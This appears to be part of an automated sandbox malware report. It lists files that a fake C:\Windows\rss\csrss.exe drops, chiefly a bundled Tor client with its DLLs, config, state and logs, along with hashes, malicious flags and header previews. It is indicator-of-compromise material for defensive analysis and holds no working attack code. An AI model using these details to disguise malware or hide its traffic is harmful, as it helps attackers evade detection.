Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....L.....!...#.d.....n.....X... ..@... .....u.....x.....@.....text....b.....d.....`.P`.data...(.....j.....@.0..rda ta.....l.....@.`@/4.....4.....6.....@.0@.bss.....0..edata..u.....@.0@.idata..x.....@.0..CRT....,... ..... .....@.0..tls.....0.....@.0..reloc.....@.....@.0B/14.....h....P.....@.@B/29.....`.....@..B/41.....w...@...x.....@..B/55. .....\.....^...:.....@..B/67.....d.... .....@.0B/80.....0.....

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libssl-1_1.dll

Process:	C:\Windows\rss\csrss.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	960709
Entropy (8bit):	6.030141692420098
Encrypted:	false
SSDEEP:	24576:UzD0YeAxldPO03IIYHpu0FeJ/xpyvpcu1UYahUo24yjFp+PnpFX:6D0neO03ILu08J/nu1UYaio24yjFp+/7
MD5:	D92E59B71BF8A0D827597ED95B2ECA42
SHA1:	CFC49FF29EDDB7127FBED166A8A1E740EA3DFB9A
SHA-256:	B6EF5CB4C093431F3E73C53E66DF33D08237BA46D457D119A2C4DCAE582314E3
SHA-512:	BE65E003A498E753B08912D697E9B4D8A28828581C17D1E8E20880372A81030CE18610EEFF230C8880E68A831041075BB2EBFFCF318D29EBF58BC856FAC3DF04
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....t.....!...#..... .....j..... .....]....@... .....p..3@.....>... .....0..tD.....M..... .....text.....`.P`.data....,.. .....@.`..rdata.....P .....<.....@.`@/4.....p.....Z.....@.0@.bss....p....`.....`..edata..3@...p...B...F.....@.0@.idata...>.....@.....@.0..CRT....,..... .....@.0..tls.....@.0..rsrc..... .....@.0..reloc..tD...0...F.....@.0B/14.....@.@B/29.....K.....@..B/41. ....g,.....@..B/55.....x.....z...@.....@..B/67.....8....@.....

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libssp-0.dll

Process:	C:\Windows\rss\csrss.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	97293
Entropy (8bit):	5.293554162664098
Encrypted:	false
SSDEEP:	768:NRGwbtFOT3Ro1tpuBNtodXD+H7cK2ULAvU0YVLI4aVeTH9Bve8EuIIRUC:NPbtFOT3RKoBNKN+H7T2U4UaAD9BvZ2C
MD5:	7CDBACA31739500AEFC06DD85A8558FF
SHA1:	ADC36EC6A3CDC7E57A1B706C820E382627F6CB90
SHA-256:	0A1DEE5DD5234971F7526F3D5F8B7E2CFDCB536E18DEBD51C985010FB504FBDB
SHA-512:	6DF8AC9054F27EBBEF9642CE79FF7BA836411EA0ED0BD04B3CFE724A336A91F665C2CC0B7A4BFC99A80786D1A6D361B971A7DBB7A298B919A1BAA812541841BA
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....!...#.....@.....0.....h..... .@... .....p..i.....@.....text...X.....`.P`.data...(....0....."....."....@.0..rdat a.....@.....$.....@.0@/4.....d....P.....*.....@.0@.bss.....`.....0..edata..i....p.....6.....@.0@.idata.....8.....@.0..CRT....,.....>... .....@.0..tls.....@.....@.0..reloc.....B.....@.0B/14.....F.....@.@B/29.....v.....x...J.....@..B/41.....P.....@..B/55.. ...p....p... .....@..B/67.....8.....@.0B/80.....N.....

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libwinpthread-1.dll

Process:	C:\Windows\rss\csrss.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	308415
Entropy (8bit):	5.79072242634744
Encrypted:	false
SSDEEP:	6144:eiokqhPm3YvXEXSDYpAHijb6vbhgG4Mlv5FNJ2z+BKTkxde:eikPm3YvXElYpAHijb6vbhuMd5l2JTkq
MD5:	07F4BBF18077231CB44750684DD8DAF4
SHA1:	8560627E9E05D6022ABDFE7E576856E91AC90188
SHA-256:	4A146671B1FED4906799CB1CFC670753F1B1922793F5B40D5CF710BEFB287316
SHA-512:	04E31AD60E797CDBD1F3DB36A8473139BBD1B763D2D67A160454B24B524E8BBC4D5784C62446A0F9D83B95DD518534AB4581D3A43A14146B17D0035ECC79C11
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 4%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....f.....!...#.....j.....d.....m.. ..@... .....0..<...`..P.....p.....|1..@.....text..... .P`.data...H.....@.0..rda ta.....@.0@/4.....2.....4.....@.0@.bss.....0..edata.....@.0@.idata..<....0.....@.0..CRT....0....@..... .....@.0..tls.....P.....@.0..rsrc...P....`.....@.0..reloc.....p.....@.0B/14.....@.@B/29.....v.....x.....@..B/41. .....9.....:...z.....@..B/55.....P.....@..B/67.....V..

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\state (copy)

Process:	C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe
File Type:	ASCII text, with very long lines (350), with CRLF line terminators
Category:	dropped
Size (bytes):	4474
Entropy (8bit):	5.315117333619097
Encrypted:	false
SSDEEP:	48:cJoZBmpEsBwBbf+JyVSZBiDGDu+j4IlqZCpIIMblBEYAI9Oxf5:adwBbZSZ4GDuCtuCbIQqcO55
MD5:	019F63C8BEBE11B92621E04908388088
SHA1:	C65EEC30785314FCC0791286CE252B4C26919DBC
SHA-256:	63EDBA6639C862FD5BB76F03BA2D365150CEAD62FC6C357EA952110196C701F8
SHA-512:	FA862B639D637E03C6E39144485454A4A0BB089C4E3A17C592F09DFAD1365977077C001CC80A327CF761693F5A7855A719F75A7F3C7BD61ACC547FA78B550FE1

Malicious:	false
Reputation:	unknown
Preview:	# Tor state file last generated on 2023-05-28 11:38:34 local time..# Other times below are in UTC..# You *do not* need to edit this file.....CircuitBuildTimeBin 145 1..CircuitBuildTimeBin 165 1..CircuitBuildTimeBin 215 1..CircuitBuildTimeBin 245 1..CircuitBuildTimeBin 255 1..CircuitBuildTimeBin 295 1..CircuitBuildTimeBin 305 2..CircuitBuildTimeBin 345 1..CircuitBuildTimeBin 355 1..CircuitBuildTimeBin 445 1..CircuitBuildTimeBin 455 1..CircuitBuildTimeBin 505 2..CircuitBuildTimeBin 545 2..CircuitBuildTimeBin 645 1..CircuitBuildTimeBin 2655 1..Dormant 0..Guard in=default rsa_id=85C9E4FFF9B69D43CC54FCC706DAC8554C6C9580 nickname=Euphoria sampled_on=2023-05-23T09:52:06 sampled_idx=0 sampled_by=0.4.7.10 listed=1..Guard in=default rsa_id=06BBEAA6F73759A1795EB461D39D2AA168F305D1 nickname=r sampled_on=2023-05-17T12:52:52 sampled_idx=1 sampled_by=0.4.7.10 listed=1 confirmed_on=2023-05-18T02:48:11 confirmed_idx=0 pb_circ_attempts=7.000000 pb_circ_successes=7.000000 pb_successful_circuits_closed=7.

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\state.tmp

Process:	C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe
File Type:	ASCII text, with very long lines (350), with CRLF line terminators
Category:	dropped
Size (bytes):	4474
Entropy (8bit):	5.315117333619097
Encrypted:	false
SSDEEP:	48:cJoZBmpEsBwBbf+JyVSZBiDGDu+j4IlqZCpIIMblBEYAI9Oxf5:adwBbZSZ4GDuCtuCbIQqcO55
MD5:	019F63C8BEBE11B92621E04908388088
SHA1:	C65EEC30785314FCC0791286CE252B4C26919DBC
SHA-256:	63EDBA6639C862FD5BB76F03BA2D365150CEAD62FC6C357EA952110196C701F8
SHA-512:	FA862B639D637E03C6E39144485454A4A0BB089C4E3A17C592F09DFAD1365977077C001CC80A327CF761693F5A7855A719F75A7F3C7BD61ACC547FA78B550FE
Malicious:	false
Reputation:	unknown
Preview:	# Tor state file last generated on 2023-05-28 11:38:34 local time..# Other times below are in UTC..# You *do not* need to edit this file.....CircuitBuildTimeBin 145 1..CircuitBuildTimeBin 165 1..CircuitBuildTimeBin 215 1..CircuitBuildTimeBin 245 1..CircuitBuildTimeBin 255 1..CircuitBuildTimeBin 295 1..CircuitBuildTimeBin 305 2..CircuitBuildTimeBin 345 1..CircuitBuildTimeBin 355 1..CircuitBuildTimeBin 445 1..CircuitBuildTimeBin 455 1..CircuitBuildTimeBin 505 2..CircuitBuildTimeBin 545 2..CircuitBuildTimeBin 645 1..CircuitBuildTimeBin 2655 1..Dormant 0..Guard in=default rsa_id=85C9E4FFF9B69D43CC54FCC706DAC8554C6C9580 nickname=Euphoria sampled_on=2023-05-23T09:52:06 sampled_idx=0 sampled_by=0.4.7.10 listed=1..Guard in=default rsa_id=06BBEAA6F73759A1795EB461D39D2AA168F305D1 nickname=r sampled_on=2023-05-17T12:52:52 sampled_idx=1 sampled_by=0.4.7.10 listed=1 confirmed_on=2023-05-18T02:48:11 confirmed_idx=0 pb_circ_attempts=7.000000 pb_circ_successes=7.000000 pb_successful_circuits_closed=7.

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor-gencert.exe

Process:	C:\Windows\rss\csrss.exe
File Type:	PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	1097742
Entropy (8bit):	6.448650024927136
Encrypted:	false
SSDEEP:	6144:Or+pcbLisTa5ZhtuDDJhHbexoVNeRWmpVlZL88CAI9ll5K78LUcnRgFDpbV50DEn:JpGUZuIVcl5u8LFRPD+h3CUK94FV4I
MD5:	8A574C633EB3C8B7D209B5940EBF731B
SHA1:	E835C5668AD1437CEBDBD56BC7923C3683E8B9AD
SHA-256:	BFD8DD86A41BC05BEEA0F240C35E88BD42ABADA70EFF4741717901D1B55BFB28
SHA-512:	085EE9D9C52FD5F6FF2095727D9E3B1D27C5B2D3AB54CA11149954A4B031296C9CF9C81457A2DF8EBA916336CDEF4EA2BD39CF98D4AD19AB78E53AC85B6D6DEC
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....#.....@.....A.. ..@... .....<.....>.....$i.....D.....text...4.....`.P`.data...$.....@.`..rdata..4O.....P...t.....@.`@/4.....@.0@.bss.....p.....`..idata..<..... ...\.....@.0..CRT....0.....|.....@.0..tls.....~..... ..@.0..reloc...>.....@.....@.0B.....

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe

Process:	C:\Windows\rss\csrss.exe
File Type:	PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	4466702
Entropy (8bit):	6.437825090947764
Encrypted:	false
SSDEEP:	98304:rEEN8l5RbLMyGPpqrG6qqGJBLQIuSPG3W9tPo:rwl5RbLqpqrGvBLQI+h
MD5:	055AE7C584A7B012955BF5D874F30CFA
SHA1:	F2B4D8C5307FF09607BE929EC08FC2727BF03DCF

SHA-256:	D51B5BF807F6DE3B5521B49B9A722592FB85AEE1EA2F1C03BBB5255D62BFB9C8
SHA-512:	910BB0BE7A3840BB37CB453EA066677A5327E272CFA0995F7A600BD4EB2E7C31685DCC0758C3B2CF07C7622FD45B2D4CDD3A4272CDDAF9E97E2FFC4812064C5
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....(D.....#../..$D..`.....0...@..... D.....4.D...@... .....B..6.....B.....Dm:.....,B.(.....text...../...../.....`.P`.data.....0...../..... .@.`..rdata.....0.....0.....@.`@/4.....p....=..r....=.....@.0@.bss...._... B.....`..idata...6....B..8....A.....@.0..CRT....0.....B.....2B.....@.0..tls. .....B.....4B.....@.0..reloc.....B.....6B.....@.0B..... .....

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\unverified-microdesc-consensus (copy)

Process:	C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe
File Type:	ASCII text, with very long lines (951)
Category:	dropped
Size (bytes):	2335545
Entropy (8bit):	5.633016644635129
Encrypted:	false
SSDEEP:	12288:35scsA2FGSV9VK+UJFoX1HibnIwOt97mTNILhz9qL/COg5zI3dWbbA:3i3AGG4IWSIVt5mTShzuwz4dAA
MD5:	B5F4106F219FC01DA4EE443BC0007878
SHA1:	A29E63438405C75BFEC31E51F67260EF2E801077
SHA-256:	788006221BF575E6ED466BA0C925C88FB88BAB955D22013864D72E3E2BAFFE61
SHA-512:	18D22839BA0370BD39B4875C86A105DA4DE4449217FD335CE65C6BC217DB6E22814ACA4CE8DF77578651AFCE0EEA5B9B12A0A66FB6F3F6220FF2C737D7ED02FF
Malicious:	false
Reputation:	unknown
Preview:	network-status-version 3 microdesc.vote-status consensus.consensus-method 32.valid-after 2023-05-28 09:00:00.fresh-until 2023-05-28 10:00:00.valid-until 2023-05-28 12:00:00.voting-delay 300 300.client-versions 0.4.7.7,0.4.7.8,0.4.7.10,0.4.7.11,0.4.7.12,0.4.7.13.server-versions 0.4.7.7,0.4.7.8,0.4.7.10,0.4.7.11,0.4.7.12,0.4.7.13.known-flags Authority BadExit Exit Fast Guard HSDir MiddleOnly NoEdConsensus Running Stable StaleDesc Sybil V2Dir Valid.recommended-client-protocols Cons=2 Desc=2 DirCache=2 HSDir=2 HSIntro=4 HSRend=2 Link=4-5 Microdesc=2 Relay=2.recommended-relay-protocols Cons=2 Desc=2 DirCache=2 HSDir=2 HSIntro=4 HSRend=2 Link=4-5 LinkAuth=3 Microdesc=2 Relay=2.required-client-protocols Cons=2 Desc=2 Link=4 Microdesc=2 Relay=2.required-relay-protocols Cons=2 Desc=2 DirCache=2 HSDir=2 HSIntro=4 HSRend=2 Link=4-5 LinkAuth=3 Microdesc=2 Relay=2.params CircuitPriorityHalflifeMsec=30000 DoSCircuitCreationBurst=60 DoSCircuitCreation Enabled=1 DoSCircuitCreationMinConnections=2 DoSCi

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\unverified-microdesc-consensus.tmp

Process:	C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe
File Type:	ASCII text, with very long lines (951)
Category:	dropped
Size (bytes):	2335545
Entropy (8bit):	5.633016644635129
Encrypted:	false
SSDEEP:	12288:35scsA2FGSV9VK+UJFoX1HibnIwOt97mTNILhz9qL/COg5zI3dWbbA:3i3AGG4IWSIVt5mTShzuwz4dAA
MD5:	B5F4106F219FC01DA4EE443BC0007878
SHA1:	A29E63438405C75BFEC31E51F67260EF2E801077
SHA-256:	788006221BF575E6ED466BA0C925C88FB88BAB955D22013864D72E3E2BAFFE61
SHA-512:	18D22839BA0370BD39B4875C86A105DA4DE4449217FD335CE65C6BC217DB6E22814ACA4CE8DF77578651AFCE0EEA5B9B12A0A66FB6F3F6220FF2C737D7ED02FF
Malicious:	false
Reputation:	unknown
Preview:	network-status-version 3 microdesc.vote-status consensus.consensus-method 32.valid-after 2023-05-28 09:00:00.fresh-until 2023-05-28 10:00:00.valid-until 2023-05-28 12:00:00.voting-delay 300 300.client-versions 0.4.7.7,0.4.7.8,0.4.7.10,0.4.7.11,0.4.7.12,0.4.7.13.server-versions 0.4.7.7,0.4.7.8,0.4.7.10,0.4.7.11,0.4.7.12,0.4.7.13.known-flags Authority BadExit Exit Fast Guard HSDir MiddleOnly NoEdConsensus Running Stable StaleDesc Sybil V2Dir Valid.recommended-client-protocols Cons=2 Desc=2 DirCache=2 HSDir=2 HSIntro=4 HSRend=2 Link=4-5 Microdesc=2 Relay=2.recommended-relay-protocols Cons=2 Desc=2 DirCache=2 HSDir=2 HSIntro=4 HSRend=2 Link=4-5 LinkAuth=3 Microdesc=2 Relay=2.required-client-protocols Cons=2 Desc=2 Link=4 Microdesc=2 Relay=2.required-relay-protocols Cons=2 Desc=2 DirCache=2 HSDir=2 HSIntro=4 HSRend=2 Link=4-5 LinkAuth=3 Microdesc=2 Relay=2.params CircuitPriorityHalflifeMsec=30000 DoSCircuitCreationBurst=60 DoSCircuitCreation Enabled=1 DoSCircuitCreationMinConnections=2 DoSCi

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\zlib1.dll

Process:	C:\Windows\rss\csrss.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	138254
Entropy (8bit):	6.395685254326013
Encrypted:	false

SSDEEP:	1536:4Ep67NNeARQDjG1H0ZMnPHTFpl6CkTtWbn5TlE1nvraZrlOkIOWZBXsI7zCzI:4EpOfrRQrczFpqTsb5TlsDanKWZJCU
MD5:	F08B1F044C68770C190DAF1EB1F3157E
SHA1:	F94103A542459D60434F9DDB6B5F45B11EAE2923
SHA-256:	1D0278386F8922BDF4808861E6E901541AD23CC6337BB022C78DC05915202F27
SHA-512:	0667416A7515CD845E96D2AD26CA676CFFD2D1C9F0449FF05455E8CF6A7AB595D3F972785D051F45332C04F1C0B576726F645E3669122608A4F374E984BA161C
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....#...#.|.....c..... ..@... .....@.....P..<.....X.....$.....PQ.....text...dz.....|.....`.P`.data...L.....@.0..rda ta..PD.....F.....@.`@/4.....3.....4.....@.0@.bss....P....0.....`..edata.....@.....@.0@.idata..<....P.....@.0..CRT....,...` .....@.0..tls.....p.....@.0..rsrc.....@.0..reloc..X.....@.0B..... .....

C:\Users\user\AppData\Local\Temp\csrss\tor\log.txt

Process:	C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe
File Type:	ASCII text, with very long lines (307), with CRLF line terminators
Category:	dropped
Size (bytes):	5581
Entropy (8bit):	5.079117697870165
Encrypted:	false
SSDEEP:	96:qnGDt8FXxcAoQmc/XCzgvGw0DpNf5yRF0a+P:CF8QmJ/zlNRyRqtP
MD5:	2CB670195F5F3C9E5F3F77C54BE7FD62
SHA1:	3048809C8C71F539BA396485430D4538D64871D3
SHA-256:	CB377CCFCF8A3CB03F8613B6B57C79563F9B75E49D552F8F4542E71851331390
SHA-512:	165B315AE9E047F61F752F3A34717AD32E2E5B4C6BAD90D6183982277D2F3521B8AC143F73DAF47043E74CA4B9D6E3B35133BA50E1C19292924431172E67BB87
Malicious:	false
Reputation:	unknown
Preview:	May 28 11:32:20.000 [notice] Tor 0.4.7.10 (git-f732a91a73be3ca6) opening new log file...May 28 11:32:20.301 [notice] We compiled with OpenSSL 1010111f: OpenSSL 1.1.1q 5 Jul 2022 and we are running with OpenSSL 1010111f: 1.1.1q. These two versions should be binary compatible...May 28 11:32:20.301 [notice] Tor 0.4.7.10 (git-f732a91a73be3ca6) running on Windows 8 [or later] with Libevent 2.1.12-stable, OpenSSL 1.1.1q, Zlib 1.2.12, Liblzma N/A, Libzstd N/A and Unknown N/A as libc...May 28 11:32:20.301 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://support.torproject.org/faq/staying-anonymous/..May 28 11:32:20.408 [notice] Read configuration file "C:\Users\user\AppData\Local\Temp\csrss\tor\torrc"...May 28 11:32:20.408 [warn] ControlPort is open, but no authentication method has been configured. This means that any program on your computer can reconfigure your Tor. That's bad! You should upgrade your Tor controller as soon as possible...May 28 11:32:20

C:\Users\user\AppData\Local\Temp\csrss\tor\torrc

Process:	C:\Windows\rss\csrss.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	230
Entropy (8bit):	4.693556260377232
Encrypted:	false
SSDEEP:	6:cAilCN23fUKv21MRtSg1CN23fUKb3Tc1CN23fUKT:xBy1Qt/X7cXX
MD5:	FC386F22CDDFD15CD40FAF7BD4653362
SHA1:	E14C1A1381C49F494094E284C34063BDD1192E31
SHA-256:	CC4B3D671F34CFBD28310B5C566E345EB68E37A59666346EF33B11BFFFBC832D
SHA-512:	60EB04276262913FE7CD1EF1475F3E014468EA554FE2145AEE483584BC383896048E511614C907CE920D8BA70608562AEEABB650198C3C452FF1E37D1A84B5DD
Malicious:	false
Reputation:	unknown
Preview:	DataDirectory C:\Users\user\AppData\Local\Temp\csrss\tor\Tor.SOCKSPort 31464.ControlPort 31465.GeoIPFile C:\Users\user\AppData\Local\Temp\csrss\tor\To r\geoip.GeoIPv6File C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\geoip6.

C:\Windows\Logs\CBS\CBS.log

Process:	C:\Windows\servicing\TrustedInstaller.exe
File Type:	data
Category:	modified
Size (bytes):	65536
Entropy (8bit):	0.8141793647547125
Encrypted:	false
SSDEEP:	96:2qsFXipHl+AVsgfiRqsdv6hnVW4NsIf6qlQsgP9wN0V/s5fR:2vg9QfgKRvA1AvISqzw2x5p
MD5:	34C621CCAB26FF3DD9DAD0E80D11AA2A

SHA1:	34250969F4620DD680835BD36135207A0906F462
SHA-256:	82FE5086DFFA83B0ED218DA9523E5BDC5D4DE96D6800A8187FCB0DFDE069E648
SHA-512:	8ED95F260379E524706B938FD34B66589A2C48C86EEB1D94FC5413D91B5927F8B09E720F7A6999FFE596850A859F8807850245A5848BA304EAACC561BBC4C4C3
Malicious:	false
Reputation:	unknown
Preview:	.2023-05-28 11:29:51, Info CBS TI: --- Initializing Trusted Installer ---..2023-05-28 11:29:51, Info CBS TI: Last boot time: 2023-05-28 05:4 3:16.500..2023-05-28 11:29:51, Info CBS Starting TrustedInstaller initialization...2023-05-28 11:29:51, Info CBS Lock: New lock added: CCbsP ublicSessionClassFactory, level: 30, total lock:4..2023-05-28 11:29:51, Info CBS Lock: New lock added: CCbsPublicSessionClassFactory, level: 30, total lock:5..2023-05-28 11:29:51, Info CBS Lock: New lock added: WinlogonNotifyLock, level: 8, total lock:6..2023-05-28 11:29:51, Info CBS Endin g TrustedInstaller initialization...2023-05-28 11:29:51, Info CBS Starting the TrustedInstaller main loop...2023-05-28 11:29:51, Info CBS Tr ustedInstaller service starts successfully...2023-05-28 11:29:51, Info CBS No startup pr

C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	2148
Entropy (8bit):	5.3400757759041335
Encrypted:	false
SSDEEP:	48:MbWSGfs4c4RQmFoUefamfgZ9tK8NPb17lu1iMutgyV/gXJvUyTHc:CLGHcIFKLfbIZ2KRLum18
MD5:	FD91683545A90147BD479AA5BCB80815
SHA1:	153A88EF0D65FC3FD47EDEB50027CF3AD63950E5
SHA-256:	65E55E07D42537DD3B1DCB9AA678B06CA98C298120F7D26DBEC0110EC60307F5
SHA-512:	ADE13865FF2751CB80C069FE8390CC637F81B6DBE712A3483E376865A1CA3AEC0DFD094679568910759B69D42A0129BD9A3B646014ABC88393D06FDCAA141AE 5
Malicious:	false
Reputation:	unknown
Preview:	@...e.....\.[.[.....P.....1]...E.....^.....(.Microsoft.PowerShell.Commands.ManagementH.....o..b~.D.poM..... .Microsoft.PowerShell.C onsoleHost0.....I.....B..ZR.....System..4.....A....E.....System.Core.D.....g$H..K..I.....System.Management.AutomationL.....*gQ?O.. ...x5.....#.Microsoft.Management.Infrastructure.<.....t.,.lG....M.....System.Management...@.....z.U..G...5.f.1.....System.DirectoryServices4..... %...K... .....System.Xml..8.....1...L..U;V.<}.....System.Numerics.4.....%`99B....9.....System.Data.<.....i..VdqF...|.....System.Confi gurationH.....WY..2.M.&..g*(g.....Microsoft.PowerShell.Security...<.....V.}...@...i.....System.Transactions.P.....8..{...@.e..."4.....%.Microsoft.Po werShell.Com

C:\Windows\Temp__PSScriptPolicyTest_1ewy3cvt.jss.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_1od21bnc.bfu.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82

Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_21wsrwkm.diw.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_3rofccwi.uii.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_4de0bier.p14.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_4s3rvv3n.rtg.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593

Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Windows\Temp__PSScriptPolicyTest_5qrv0usa.uxk.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Reputation:	unknown
